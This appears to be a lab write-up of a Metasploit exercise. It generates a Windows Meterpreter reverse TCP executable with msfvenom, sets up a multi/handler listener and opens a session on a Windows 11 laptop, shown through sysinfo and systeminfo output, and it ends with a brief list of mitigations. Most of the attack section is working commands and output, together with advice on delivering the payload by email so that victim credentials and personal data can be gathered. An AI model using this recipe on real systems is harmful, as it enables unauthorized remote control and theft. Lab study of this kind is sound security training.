
Methodology

First, a reverse shell payload was created using the `msfvenom` utility. This payload establishes a connection back to the attacker's machine by generating an executable file named "reverse_shell_payload.exe." This file, when executed on the victim's machine, initiates a reverse TCP connection to the attacker's IP address (10.0.2.5) on port 4444.

Next, the Metasploit Framework was launched on the attacker's machine using the `msfconsole` command. A listener was configured within Metasploit to await connections from exploited systems, ensuring compatibility with the payload settings used during generation.

Subsequently, the generated payload file (reverse_shell_payload.exe) was delivered to the victim's machine through a suitable means, such as email or file transfer. Once the victim executed the malicious file, a reverse shell connection was established back to the attacker's machine. This connection granted the attacker unauthorized access to the victim's system, enabling them to gather sensitive information like login credentials, personal data, or financial information.


Finding out the IP address of our host machine



```
(darkxvoid@kali) - [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.218 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::24e2:60f3:f36f:b561 prefixlen 64 scopeid 0x20<link>
    inet6 2405:201:4029:e08b:55fe:afe7:35f4:51c0 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
    RX packets 37 bytes 4084 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 38 bytes 5898 (5.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Creating the payload



```
(darkxvoid@kali) - [~/Desktop/Aahan_Chhabra]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.218 LPORT=7777 -f exe > shadowfox.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Configuring the payload and running sysinfo to find about the system hacked.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.29.218
lhost => 192.168.29.218
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.29.218:7777
[*] Sending stage (176198 bytes) to 192.168.29.78
[*] Meterpreter session 1 opened (192.168.29.218:7777 -> 192.168.29.78:65122) at 2024-05-29 08:49:38 -0400

meterpreter > sysinfo
Computer      : AAHANS-PREDATOR
OS            : Windows 11 (10.0 Build 22631).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig
```

Verifying it through the victim machine using systeminfo command.

```
Administrator: Command Prompt

Microsoft Windows [Version 10.0.22631.3593]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>systeminfo

Host Name:                AAHANS-PREDATOR
OS Name:                  Microsoft Windows 11 Home Single Language
OS Version:               10.0.22631 N/A Build 22631
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Ahan
Registered Organization:
Product ID:                00342-42641-63139-AAOEM
Original Install Date:    18-02-2024, 01:54:24 AM
System Boot Time:         26-05-2024, 02:20:05 AM
System Manufacturer:      Acer
System Model:              Predator PHN16-71
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 191 Stepping 2 GenuineIntel ~2500 Mhz
BIOS Version:              INSYDE Corp. V1.16, 25-03-2024
```

Mitigation

Use Up-to-Date Antivirus Software: Ensure all systems have updated antivirus software to detect and block malicious payloads.

Implement Network Firewalls: Configure firewalls to monitor and control incoming and outgoing network traffic, preventing unauthorized access.

Educate Users: Train users to recognize phishing attempts and suspicious file attachments or links to avoid executing malicious payloads.

Enable Email Filtering: Use email filters to block or quarantine emails that contain suspicious attachments or links.

Apply Software Patches: Regularly update all software and operating systems to patch vulnerabilities that could be exploited.